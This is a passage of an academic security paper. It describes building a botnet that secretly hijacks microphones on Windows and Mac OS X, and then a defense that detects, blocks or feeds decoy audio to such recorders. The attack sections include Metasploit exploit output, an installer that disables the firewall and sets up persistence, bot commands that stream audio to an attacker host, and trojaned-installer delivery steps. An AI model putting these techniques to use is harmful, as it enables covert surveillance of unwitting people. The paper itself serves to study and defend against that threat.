

Roving Bugnet: Distributed Surveillance Threat and Mitigation

Ryan Farley¹, Xinyuan Wang^{*,1}

*George Mason University, 4400 University Drive, MS 4A4, Department of Computer
Science, Fairfax, Virginia, 22030, USA*

Abstract

Advanced mobile devices such as laptops and smartphones make convenient hiding places for surveillance spyware. They commonly have a microphone and camera built-in, are increasingly network accessible, frequently within close proximity of their users, and almost always lack mechanisms designed to prevent unauthorized microphone or camera access.

In order to explore surveillance intrusion and detection methods, we present a modernized version of a microphone hijacker for Windows and Mac OS X. The Windows attack can be executed as soon as the target connects to the Internet from anywhere in the world without requiring interaction from victimized users and the Mac OS X attack involves a trojaned installation routine. As the attacker compromises additional machines they are organized into a botnet so the attacker can maintain stealthy control of the systems and launch later surveillance attacks.

We then present a mechanism to detect the threat on Windows, as well as a novel method to deceive an attacker in order to permit traceback. As a result of the detection mechanism we address a missing segment of resource control, decreasing the complexity of privacy concerns as exploitable devices become more pervasive.

Key words: Surveillance, Spyware, Anti-spyware, Roving bug, Microphone hijack, Bot, Botnet, Mobile devices, Win XP, Mac OS X

1. Introduction

Malware is an unfortunate fact of online computing. The most common form of malware simply involves attackers forcing advertising upon victims. Another common derivative of malware, known as spyware, is designed to export data and statistics from a victim to an attacker.

^{*}Corresponding author

Email addresses: rfarley3@gmu.edu (Ryan Farley), xwangc@gmu.edu (Xinyuan Wang)

While spyware may exist in-the-wild less frequently than adware, it also provides a greater possible reward for the attacker. Consider the potential pay off of even one successful identity theft versus the ad revenue from a few pop-up windows. This does not mean that all spyware attacks are extraordinarily invasive to users' privacy, just that they hold more potential threat.

The capabilities of spyware have expanded as always-on Internet connections have become increasingly frequent (**author?**) [1, 2]. It's not only data stored on the compromised machine that is at risk. Variants of spyware that provide audio and video surveillance through peripherals such as microphones and web-cams have been around for over ten years. This may all sound like old news, but that is deceptively wrong.

There are a few factors why well structured surveillance attacks are only a recently growing concern and an increasingly unchecked threat reaching critical potential. Primarily, consumers are realizing that a smartphone with an unlimited data plan is almost as vulnerable as a desktop on broadband at home (**author?**) [3]. Also laptops, which have long had built-in microphones and Internet accessibility, are recently also being sold with built-in web-cams. Protection is even more of a concern in the modern computing environment where new regulations are constantly driving up the accountability of organizations for the loss of private data.

It is important to point out that we are not implying that surveillance spyware will be as widespread as other malware. A microphone in every house with Internet access is of little use to the average attacker and surveillance attacks will probably involve specific victims known to the attacker. This does not diminish how universal of a threat this is, after all, potentially anyone is capable of gaining an unwanted stalker, jealous spouse, or generally becoming the target of espionage (**author?**) [4].

The most plausible use of surveillance spyware across a set of devices is to provide a roving bug. This is a term used for audio surveillance that follows a particular victim regardless of which device they are using. If the attacker has compromised a victim's home computer, work laptop, and smartphone, then the attacker would have a greater capacity to continuously monitor the victim.

To take the scenario one step further, the victim would only have to be within physical proximity of a compromised device for its microphone to pick up the victim's sound. This means a targetable device does not have to be under the control of the victim. Attackers could increase their monitoring capability by adding the weakest protected node within the victim's proximity as needed. What about a WiFi connected laptop of a stranger close to the victim in a coffee shop? An idle computer in a meeting room the victim uses frequently?

To investigate feasible methods for surveillance threats, we have implemented a complete remote attack and control package called the *roving bugnet* that approximates observed distributed control systems. The bugnet consists of a scalable number of compromised devices called *bugbots* which can stream live microphone data to a remote attacker either continuously or for a set time. To modernize older surveillance programs, our prototype can automatically compromise a vulnerable Windows (95–Vista) laptop and stealthily seize control of

its microphone without any action by the victim as soon as the laptop connects to the Internet. We have also developed a variant that controls and accesses the microphone of computers running Mac OS X, but it requires user interaction to run a trojaned installation routine.

It appears that no existing malware defense provides a generic intrusion detection mechanism against the bugbot attack. To resolve this we present a preliminary mitigation mechanism that is designed to be compatible with most Windows platforms. It can detect a process that is actively using the microphone and allow the user to set access controls. This mechanism includes a novel method to deceive a remote attacker after detection by transparently replacing the microphone input with arbitrary and realistic decoy audio. The process would trick the attacker into believing that the bug is working, yet prevent any confidential information leakage and provide time to trace the connection back to its source in order to discover the attacker.

The rest of this paper contains implementation and testing scenarios as well as design challenges and considerations. In section 2, we discuss the design and implementation of the bugnet surveillance system. A demonstration of the system is presented in section 3. Then in section 4 we introduce the prototype detection and defense mechanism as well as detail the experiments performed to test its effectiveness. We discuss related work in section 5, limitations and open work in section 6, and conclude in section 7 with the results and implications for this low-cost high-reward threat.

2. Roving Bugnet Design

In order to remotely monitor a target with a distributed surveillance system there needs to be two functional components: one that accomplishes a microphone hijacking, and another that maintains stealthy remote control of a compromised system.

Both the outdated backdoor trojans BackOrifice and SubSeven provide remote access and microphone recording plugins. While these programs do allow an attacker to remotely initiate a microphone recording they cannot stream live data. This is probably due to the relatively low prevalence of always-on broadband at the time of their release. In terms of current variants that do take advantage of persistent Internet access, the remote administration tool Poison Ivy includes a method for streaming live microphone broadcasts. Poison Ivy, however, requires the victim client to be actively connected in order to start and stop the microphone recording. Also, since these are all trojans, by definition they require victim interaction to infect a vulnerable host, whereas a goal of this paper is to demonstrate a complete attack platform.

In this section we will introduce an updated remote surveillance package that can infect Internet connected hosts without victim interaction and provide persistent management access. Groups of infected hosts can be organized and managed by a central communication channel. The attacker can instruct hosts to turn on the bug at an arbitrary time or at particular system conditions and record for either an indefinite or specified duration. The bug will also

<pre> 1 start data handling thread 2 open UDP server for UI 3 fill in WinAPI structures 4 WinAPI waveInOpen 5 WinAPI waveInAddBuffer 6 WinAPI waveInStart 7 while listen for control input 8 if input is stop recording 9 WinAPI waveInStop 10 cleanup and exit </pre>	<pre> 1 if using file open output file 2 if using network create socket 3 while WinAPI GetMessage 4 if MM_WIM_DATA 5 if using network 6 send data to destination 7 if using file 8 write data to file 9 WinAPI waveInAddBuffer </pre>
<p>(a) Control thread for main loop and receiving user control input.</p>	<p>(b) Data handling thread for receiving messages from the sound card driver.</p>

Figure 1: Code overview of each waveIn recording application thread.

seamlessly handle audio stream transmission failure by storing data in a file for later download if network access is lost.

This roving bugnet design is presented in two layers: the OS specific prototype microphone surveillance program in section 2.1; and, the remote management layer which is comprised of the IRC bot and botnet in section 2.2. The layered approach of this design allows a single generic cross-platform bot to employ OS specific microphone recording executables. In fact, while this paper only details Windows XP, we have already tested the versatility of this design by successfully implementing bugbots on Mac OS X as well, as described in section 2.3.

2.1. Bugbot: Microphone Access

There are only three requirements to turn any device into a networked audio surveillance tool: it must have a microphone; it must be occasionally network accessible; and, it must either already have a method of transmitting microphone audio over the network or be extensible enough to run new code that can. These simple conditions can easily be applied to many platforms, including smartphones and VoIP adapters. While such platforms are growing in popularity, currently the threat is at a critical potential with the combination of the OS market leader Windows and laptop computers with built-in microphones.

To develop the bugbot program we used the Microsoft Platform SDK, a free Windows application programming interface (WinAPI) that can be used for multimedia application development. In the WinAPI there are several sets of functions for recording sound, including the waveIn and DirectX groupings. Of these two the waveIn set has the widest compatibility for Windows versions (from 95 to Vista) and existing hardware. Other WinAPI functions, such as the MCI group do not provide the flexibility needed for this threat. Given these options, the waveIn family of functions was selected for this prototype.

Figures 1 and 2 illustrate how the program is divided into two threads. It is worth noting that Mac OS X microphone recorders use this two thread approach as well. The primary thread, figure 1(a), acts as a control and the secondary, figure 1(b), handles the data returned from the sound card.




Figure 2: Visualization of the bug program control flow. 1) Data handling thread waits for messages. 2) Control thread sets recording parameters and 3) initiates recording. 4) Sound card writes to buffers and 5) sends a message when each is full so that 6) the bug can access the recorded data. 7) Control thread stops recording when finished.

In figure 1(a) the control input handled at line 7 is from an UDP server. This allows interactive remote control such as starting and stopping a recording. It also controls switching between using a network socket for a live data feed, writing to a file for later retrieval, or both. Line 3 sets a data structure which contains the recording parameters for the raw data that will be returned from the sound card and is set by the call in line 4. Line 5 allows for a continuous stream of data by initializing a cyclical set of buffers. Finally, the sound card is instructed to begin and end the recording through the functions in lines 6 and 9 respectively.

When a buffer is filled by the sound card driver, a `MM_WIM_DATA` message is sent to the bugbot process. The data handling thread, as seen in figure 1(b) loops at line 3 on a blocking function which waits for messages. `MM_WIM_DATA` messages contain the recently filled buffer's location in memory and the size of the data stored in the buffer, allowing the process to access and output the data. Line 9 replenishes the cyclical buffers initially set by line 5 of the control thread.

As an added advantage the program can detect if the network connection dies and act appropriately. If the system call to send socket data fails, then a network accessibility test is run. If that test fails, then the application will output to a file until the network connection is restored. The attacker would wait for the machine to return onto the network, and then transfer the file for local playback.

This is just one piece of the overall puzzle. While the bugbot program is fully functional for microphone surveillance, it lacks a way to install itself on the victim's host, start itself to begin with, and easily manage multiple nodes. To accomplish a complete distributed surveillance system there needs to be a remote access framework, such as the method described in the next section.




Figure 3: Botnet overview and sample control session.

2.2. Bugnet: Remote Control

Internet Relay Chat (IRC) is a protocol for online asynchronous communications. Clients can connect to servers and have text chats with other clients on ‘channels,’ or subsections of the server used to segment communication broadcasting. Channels can be created on demand and include access controls, allowing for logically created private lines of communication. The ad-hoc nature of IRC networks provide easily created covert channels for communications.

An IRC bot is a program or collection of scripts that acts on behalf of a user client. The goals of IRC bots vary widely, such as automatically kicking other users off or more nefarious things like spamming other IRC users. In this paper, a free standing IRC bot is presented that monitors an IRC channel for commands from a particular user and responds accordingly.

A botnet is a collection of bots, usually under the control of a botherder, or botmaster, using a communication method, such as IRC, to execute actions in proxy on the bots (**author?**) [5]. The overall structure resembles figure 3(a). Bots listen for these commands after logging into a predetermined IRC server and joining a preset channel. Plausible purposes of botnets are click-fraud, DoS attacks, and distributed processing. The general motivation of the botmaster is to acquire as many machines as desired and maintain control for either resale or some ulterior purpose (**author?**) [6].

While there are many preexisting IRC bots freely available online that could be adapted for this threat, for simplicity and greater control we developed our own from the ground up. The Windows version is written in C, and the OS X version is written in Perl to support both PPC and Intel platforms.

Our IRC bot has a limited set of procedures relating to controlling who can give the bot commands, obtaining the bot’s status, and running arbitrary commands on the infected host at specified times. Only once a password and the botmaster’s username are approved can the botmaster issue commands. For additional functionality, the IRC bot accepts any file transfers from the

botmaster username using the Direct Client to Client (DCC) protocol and stores them into the working directory for later access. To facilitate self installation, when first executed the bot copies its executable into a hidden directory and establishes itself as a service to be started on each boot-up.

The following subset of the commands we have implemented on the bugbot represents a suggested minimum for bot development:

- `<password>`, authenticates nick as the botmaster if the password is correct
- `bot.listen`, start to accept commands
- `bot.deaf`, start to ignore commands.
- `bot.stats`, report system status and details
- `bot.die`, kill self
- `bot.respawn`, re-execute self.
- `bot.[un]install`, run the install or uninstall routine manually
- `bot.[bg.]run.[at<time>.]`, execute an arbitrary command, optionally in the background or at specified time.

Deciding on an infection vector to get the bot onto the target machine would need to vary by specific target; it should be noted however, that with a properly configured rootkit, the bot should remain undiscoverable on the victim's system (**author?**) [7].

2.3. Mac OS X Implementation

As mentioned in section 2.1 the Mac OS X microphone recorder program uses a two thread approach. Just as in figure 2, one thread handles user input and sends signals to the sound card to start and stop microphone recording, while the second thread handles data sent from the sound card. In fact, the structure of the program is very similar: a circular queue of buffers is established; these are shared with the sound card driver; the data handler thread is returned one buffer at a time as they are filled; handled buffers are put back into the queue. The primary difference is that the OS X version uses a callback function. This allows the underlying code framework to handle OS specific message passing issues. While the Windows version supports using a callback function, we chose to write the code for the entire second thread in order to provide greater control.

To develop the OS X program, we used Apple's free Audio Toolbox framework, part of Core Audio. In particular, the program is based on the AudioQueueTools tutorial from the Apple Developer Connection (ADC) website (**author?**) [8]. To develop the iPhone microphone recorder we used the SpeakHere tutorial on the ADC as a starting point. In the Core Audio framework, `AudioQueueNewInput` provides the functionality that `waveInOpen` does for Windows, and additionally it sets the callback function pointer. Other important OS X to Windows equivalents are `AudioQueueStart` for `waveInStart` and `AudioQueueStop` for `waveInStop`.

If developing an in-house program is not a viable option—and the target is not an iPhone—then freely available software can provide the functionality that is needed. In particular, Apple distributes the QuickTime Broadcaster (QTB) (author?) [9], which provides a solution to simplify media broadcasting. QTB provides the ability to turn on and off camera and microphone capture, control quality of recording, and even relay the recording to a remote server.

Using the broadcasterctl program, available as a part of the Darwin Streaming Server (DSS) download (author?) [10], it is possible to stealthily control QTB from a remote shell. DSS is a cross platform media rebroadcasting hub that runs on Windows, Linux, and Mac OS X.

Both QTB and broadcasterctl are compiled as universal binaries and are able to successfully execute without additional programs installed, allowing them to run on both PPC and Intel systems in any path without having to run a user interactive install routine. QTB and broadcasterctl do not need elevated privileges to run. Even more, just like the custom microphone recorder we have developed, QTB can run as any local user while another user is logged into the system and still gain control over the AV capture. Pairing QTB with a remote DSS provides a VLC accessible media stream. Furthermore, if QTB options are saved in a configuration file, they can be copied to the compromised host and used directly. Otherwise the attacker would need to initially run the UI on the host to change the default options.

In terms of the IRC bot development, since standard OS X installations provide Perl and Python, OS X provides a distinct advantage for the attacker over Windows. This eliminates the need for programmers to use an OS X machine to develop with, or to fine tune a non-OS X machine's compile toolchain. More importantly, since an OS X machine can have either an PPC or Intel processor, scripting languages eliminate concern over architecture.

3. Threat Demonstration

One goal of this paper is to present a viable example of a roving bugnet by means of a prototype demonstration. In this section we show each step of the entire life cycle of an example attack that can be adapted for other platforms. First, in section 3.1 we describe a method to remotely infect a Windows PC with an IRC bot. Second, in section 3.2 we show how the bot gains control of the microphone by installing the recording program and becomes the bugbot. Additionally, we discuss methods used for an OS X implementation in section 3.3.

3.1. Infection Vector

It is possible for the attacker to use a variety of methods to get the spyware onto a victim's machine. Since advanced infection methods are beyond the scope of this paper we selected Metasploit's command line interface and the upload and execute shellcode as the payload. In order to use a familiar exploit, a default installation of Windows XP SP1 is exploited using the MS06_040 vulnerability


```
[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.16.0.131[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.16.0.131[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Sending stage (396 bytes)
[*] Sleeping before handling stage...
[*] Uploading executable (2082294 bytes)...
[*] Executing uploaded file...
[*] Command shell session 1 opened (172.16.0.129:42137 -> 172.16.0.131:4444)

>> Simple Bot Client <<
prefix:
targetdir: C:\botdir
0: C:\tmp.exe
exec: C:\tmp.exe
targetdir: C:\botdir
fullpath: C:
exec: tmp.exe
testing to see if C:\botdir\tmp.exe exists
does not exist
installing
currently in subdir: C:
subdir: botdir did not exist, creating
currently in subdir: botdir
target:C:\botdir
pwd:C:\botdir
be sure it is visible to copy command
copy "C:\tmp.exe" "C:\botdir\tmp.exe"
installed, exiting
turning off the firewall
telling service to start
exiting...

[isa564@localhost framework-3.1]$
```

Figure 4: Screenshot of attacker’s terminal output during the infection of a Windows host. Notice that the bugbot disables the firewall, establishes itself as a service, and then exits in order to allow the service to run.

module. As seen in figure 4, all an attacker needs to do at this point is specify the bot executable as the local file that will be uploaded to the target and executed on it.

Once the bugbot is installed, it will attempt to join the botnet. At this point an IRC server is needed where the bot is programmed to look. The bot will then log in, join the predetermined channel, and post a message showing that it is ready to accept commands from the botmaster and that it can control the microphone.

3.2. Controlling the Microphone

After the bot has joined the IRC channel, the botmaster can interact with it using the commands listed in section 2.2. A basic session would resemble figure 3(b). As the botmaster acquires more bugnet nodes over time, commands could be broadcasted or each bot could be controlled individually.

When the attacker wishes to gain microphone control, the bug executable needs to be transferred to the compromised machine. For this implementation the attacker transfers the file to the victim using IRC DCC. Alternatively, it

```
e=44100:bitrate=16 -
MPlayer 1.0rc2-4.3.2 (C) 2000-2007 MPlayer Team
CPU: Intel(R) Core(TM)2 CPU          T7600 @ 2.33GHz (Family: 6, Model: 15, Step
ping: 6)
CPUflags: MMX: 1 MMX2: 1 3DNow: 0 3DNow2: 0 SSE: 1 SSE2: 1
Compiled with runtime CPU detection.
mplayer: could not connect to socket
mplayer: No such file or directory
Failed to open LIRC support. You will not be able to use your remote control.

Playing -.
Reading from stdin...
rawaudio file format detected.
=====
Forced audio codec: mad
Opening audio decoder: [pcm] Uncompressed PCM audio decoder
AUDIO: 44100 Hz, 1 ch, sl6le, 16.0 kbit/2.27% (ratio: 2000->88200)
Selected audio codec: [pcm] afm: pcm (Uncompressed PCM)
=====
AO: [pulse] Failed to connect to server: Connection refused
AO: [alsa] 48000Hz 1ch sl6le (2 bytes per sample)
Video: no video
Starting playback...
[A: 416.0 (06:55.9) of 0.0 (unknown) 11.7%
```

Figure 5: Screenshot of attacker's terminal output during the audio transmission from a Windows host.

could be included in the original uploaded installation routine or downloaded with TFTP or FTP, both of which are included in default installs of Windows XP and Mac OS X.

With this level of remote control on each node within the bugnet, the attacker can now easily execute the surveillance program and activate the bug on any of the compromised systems. At a minimum, the attacker would need to specify how long to record as well as file storage and network transmission options.

In our implementation the attacker can specify: the UDP server listening port number; how long to record for; whether to use a file, network stream, or both; the output filename; and, the network broadcast stream destination host IP address and port number. For run time controls, the attacker can send commands to the bug program through its UDP server.

In our implementation the attacker can specify: the UDP server listening port number; how long to record for; whether to use a file, network stream, or both; the output filename; and, the network broadcast stream destination host IP address and port number. An example of a directive that the botmaster could send over IRC would be: `bot.run.bg.bug_executable 6338 --duration 0 --file out.snd --net 10.0.0.1 6337`. In this command the bug would be using continuous recording, listening for commands on port 6338, and using both file `out.snd` and stream destination `10.0.0.1` port `6337`. For run time controls, the attacker can send commands to the bug program through its UDP server.

If the attacker chose to transmit the audio over the network, then a simple audio stream listener could be employed at the stream destination, as seen in figure

5, with the common open source applications Netcat and MPlayer. In the command “nc -u -l -p 6337 | mplayer -demuxer rawaudio -rawaudio channels=1:rate=44100:bitrate=16 -” any data arriving on the listening port is read by MPlayer as raw audio and played according to the channels, sampling frequency, and bitrate specified. The MPlayer settings could easily be changed to reflect the audio codec employed by the bug program. The simplicity of this process makes adding and removing bugnet nodes simpler for the attacker.

3.3. Mac OS X Infection and Control

In this section, so far we have focused on presenting a Windows attack capable of controlling a machine without user interaction. With the same model of attack, it is possible for an attacker to control an OS X machine. Using a vulnerability to execute arbitrary code, the attacker can run the bugbot program. On the bugbot’s first run, it installs itself into a writable directory and sets up a cronjob to run itself periodically.

Choose somewhere in the user’s `Library` directory to store the bugbot program. Obscure directories like this are writable by the user and any changes in it will go, more than likely, unnoticed by the victim. The cronjob acts as a watchdog to ensure that the machine will never be out of remote control for longer than the specified crontab period. At each cronjob execution, if the bot detects an existing instance in memory, then it exits, otherwise it reestablishes a remote connection. Conveniently, this strategy should translate well to other Unix based operating systems.

If the attacker wishes to gain control via a trojan instead of a remote exploit, this is straight forward as well. OS X uses PKG files for installation routines. These packages contain a file named `postinstall` where arbitrary shell code can be run at the privileges of the install routine—to which users are accustomed to routinely giving superuser privilege. PKGs can hold arbitrary files, so the attacker can distribute the bot code and any auxiliary files within the PKG. If the attacker modifies `postinstall` to copy the bot code to a hidden directory and sets up the cronjob, then the bot would be successfully installed.

If the attacker wishes to ensnare the victim from a website, it is possible to put the PKG into a DMG file and enable the DMG’s web-safe and auto-loading flags. From here, if a user visits a website with malicious Javascript, such as a fake adult video codec site, then the download can be initiated automatically. At this point, if the user is in Safari, then the DMG will be automatically opened and the PKG file within it will be executed without user interaction. After `postinstall` runs, the attacker only needs to wait until the next cronjob execution.

From there the attacker interacts with the bot in the same way as the Windows bot. If the attacker chose to use QTB, then they can use VLC to access the RTSP stream from the DSS host.

4. Detection and Mitigation

Limiting microphone access can be done either in hardware, such as with a physical kill switch or cover, or in software like other resource controls such as application firewalls that monitor network access. Physical switches would be a difficult after-market option, and unlike application firewalls which have large market acceptance there appears to be no existing generic software based protection against microphone surveillance attacks.

There are particular reasons why monitoring microphone access should be a low burden to the user. First, unlike network access requests or prompts for privilege escalation the average low-tech user is capable of understanding the purpose of the microphone and when it should be turned on or off. Second, the frequency of microphone access requests should be much lower than other resources making it easier to track which applications should be permitted. This also prevents illegitimate access requests from hiding in a cluster of legitimate requests.

In this section we present a preliminary detection and mitigation mechanism for threats similar to bugbot. It should be noted that while there is no ultimate solution to resource protection, the model we present is based on one of the most commonly deployed resource control methods and is flexible enough to be ported to other platforms. Our application can detect if a Windows process is actively using the microphone and allow the user to set access controls similar to antivirus suites and application firewalls based on API call monitoring. This type of specification based intrusion detection (**author?**) [11] is accomplished by injecting target processes with a custom dynamic-linked library (DLL) that sets wrappers, known as hooks, for Windows API (WinAPI) calls.


When the monitored process calls a hooked function the injected DLL's version of the function is used instead. This then provides the DLL with transparent access to all arguments and the ability to return arbitrary values. For this paper, we used a free Microsoft Research package titled Detours (**author?**) [12] that provides tools to inject DLLs into processes and a simplified API for coding wrapper DLLs.

In section 4.1 we detail how to completely deny suspect processes. While this provides a solution that protects the true audio, it reduces the chances of tracing the source of the attack. In section 4.2 we present a solution to this problem by demonstrating how the victim can deceive the attacker by providing a decoy sound. The final product is tested section 4.3 where we present several scenarios and results.

4.1. Deploying the Protection Mechanism

As described in section 2.1, this demonstration uses the waveIn WinAPI and details are in terms of those functions. It should be noted that if other WinAPI functions are used, the same concept could be executed but with different functions detoured.

There are basic calls that must happen in all examples of microphone recording programs that determine where to set the hooks. In the bug program there



```
C:\WINDOWS\system32\cmd.exe

C:\Program Files\Microsoft Research\Detours Express 2.1\bin>"c:\Program Files\Microsoft Research\Detours Express 2.1\bin\withdll.exe -d:rechook.dll c:\botdir\wavein3.exe out1.snd 172.16.90.1 6337 6338 0 1
withdll.exe: Starting: 'c:\botdir\wavein3.exe out1.snd 172.16.90.1 6337 6338 0 1'
withdll.exe: with 'C:\Program Files\Microsoft Research\Detours Express 2.1\bin\rechook.dll'
withdll.exe: marked by 'c:\Program Files\Microsoft Research\Detours Express 2.1\bin\detoured.dll'
rectest.dll: Starting.
rectest.dll: Detoured waveInStart().
Using: c:\botdir\wavein3.exe out1.snd 172.16.90.1 6337 6338 0
outbound data to 172.16.90.1
Recording starting
>>>>detouring
>>>>would you like to allow recording from the soundcard? [y/n] n
>>>>disabling
>>>>detoured
Error starting record! -- 00000006
Press Enter to exit

rectest.dll: Removed waveInStart() (result=0)
C:\Program Files\Microsoft Research\Detours Express 2.1\bin>
```

Figure 6: Example of detection method blocking access to microphone.

are two pertinent function calls that are candidates for hooking into. A detour of `waveInOpen` would interfere with passing initialization data to the sound card driver, but a more direct way to intervene would be to hook into `waveInStart`. Once the DLL has detoured the bug's call it has the option to prevent the bug process from calling the true `waveInStart` function and return a failure value instead. This is an optimal place to insert an allow-or-deny behavior since a denied bug would simply fail to reach a state capable of gathering data.

Automating the decision of whether a process should be trusted or untrusted is a difficult problem. A simple and reliable technique, as we have implemented, is for the monitoring DLL to prompt the user to approve microphone requests on a case to case basis. It is safe to assume that while allow or deny decisions for frequently requested resources such as outbound network access can easily confuse untrained users, most know when they are or are not using their microphone.

As seen in figure 6, if the user chooses to block a microphone request, then the DLL returns a failure value to the `waveInStart` call on their behalf and the offending application fails to reach a state capable of gathering data. Unfortunately, while this protects the user, the failure of the bug to run would be clearly visible to the attacker. A more effective response may be through misinformation, as we present in the next section.

4.2. Deception by Decoy Audio

In cases where it is necessary to have an audit trail, or there is a desire to fully trace an attack, it is advisable to create as much time between detecting an intrusion and the remote attacker leaving the system. The blocking example




Figure 7: Visualization of the bug program control flow using the deception method. Numbers refer to same steps as figure 2. 1*, 2*, and 3* are 1, 2, and 3 after DLL interception. 5* denotes that after the DLL receives a “full buffer” message, it replaces the recording buffer with decoy audio and then passes the message to the data handling thread.

in section 4.1 could cause the attacker to quickly lose interest when the hijack program continually fails to work properly. One way is to deceive the attacker by feeding the bug application crafted data. This method maintains viability even if a future surveillance program uses a yet undiscovered covert channel for exporting the data. This decoy sound should be believable and unpredictable so as to remain undiscovered in the hopes of buying enough time to permit a better trace to the source of the attack. For example, randomized keyboard clacking or indiscernible background mumble would be good candidates.

While the complete traceback of the remote attacker is still an open research problem, this technique is a building block toward such a goal. With properly crafted decoy audio, such as timed silence between predictable sounds, it is possible to introduce distinguishable elements into the transmitted data stream. Similar traceback methods have been used for other applications (**author?**) [13]. This could even hold in the case of compression or encryption, as recent research (**author?**) [14, 15] has illustrated strong correlations between such streams and their original content.

For the defense program to accomplish the deception, the Detours DLL should inject the crafted audio by replacing the filled buffers returned by the sound card before the bug can read them. This avoids deciphering the bug application’s internal data structures and formats used for storing the data. Additionally, this approach maintains viability even if a future surveillance program uses a yet undiscovered covert channel for exporting the data.

The waveIn recording method sets either a callback function or thread for processing filled recording buffers returned from the sound card driver. As illustrated in figure 7, if it uses a thread, then the sound card data is passed via a process message queue. Messages contain a type field, from which `MM_WIM_DATA` denotes that the sound card driver has filled a recording buffer. In the message is a pointer to the buffer and the size of the data stored in the buffer. These messages are received by the WinAPI `GetMessage` function (1).

As illustrated in figure 7, by hooking the DLL into `GetMessage` (1), it intercepts (1*) the message from the sound card driver (5). If it is a `MM.WIM.DATA` signal, the DLL can read the pointer to the buffer and the size of the data stored in the buffer. If the DLL also detoured the `waveInOpen` call (2), then it would know the format of the raw data in the buffer in order to match the decoy audio with it. At this point the DLL could swap (5*) the buffer for an equal length snip from the decoy audio. The bug program would then receive the `MM.WIM.DATA` signal (6), with no knowledge that the signal has been modified to point to decoy data.

4.3. Test Scenarios

In order to observe the viability of injected DLLs that monitor processes for microphone requests we implemented the defense as a single DLL. When the monitor catches a request it prompts the user to either allow, deny, or deceive, by means of decoy audio, the process in question. In order to establish a reliable testing environment we ran two instances of the bugbot program, one to represent the untrusted bugbot process and the other to represent an arbitrary trusted processes.

We initially examined baseline tests with the bugbot and trusted application running separately. When either was not monitored, or monitored but allowed by the user, it had access to the true audio. When either was monitored and denied, or deceived, then neither could access the microphone’s audio.

In the next tests we concurrently executed monitored instances of the applications to demonstrate that a monitor in deception mode would not interfere with legitimate recordings. We ran two sets of tests, in one the bugbot attempted to record before the trusted application initialized the microphone and in the other the bugbot attempted to record after. In both cases, when the user chose to deceive the bugbot our mitigation technique transparently replaced the audio from the microphone with a specified recording loop. As a result, the attacker heard the decoy sound while the trusted application continued using the true microphone input.

5. Related Works

Malware detection has been an area of active research, and there are many methods proposed to detect or mitigate malware (author?) [16, 17, 18, 19, 20, 21, 22, 23]. StackGuard (author?) [24], StackGhost (author?) [25], RAD (author?) [26] and Windows vaccination (author?) [27] prevent stack based overflow by protecting the return address from being modified by the malware. However, they are not effective against other attack vectors such as heap based overflow (author?) [28].

Another method, packet vaccine (author?) [29], seeks to detect malware exploit packets by randomizing address-like stings in the packet payloads. Similar to other randomization based approaches (author?) [30, 31, 32, 33, 34], which protect applications and systems via randomizing the instruction set or

address layout, packet vaccine will cause the vulnerable applications to crash when they are exploited by malware.

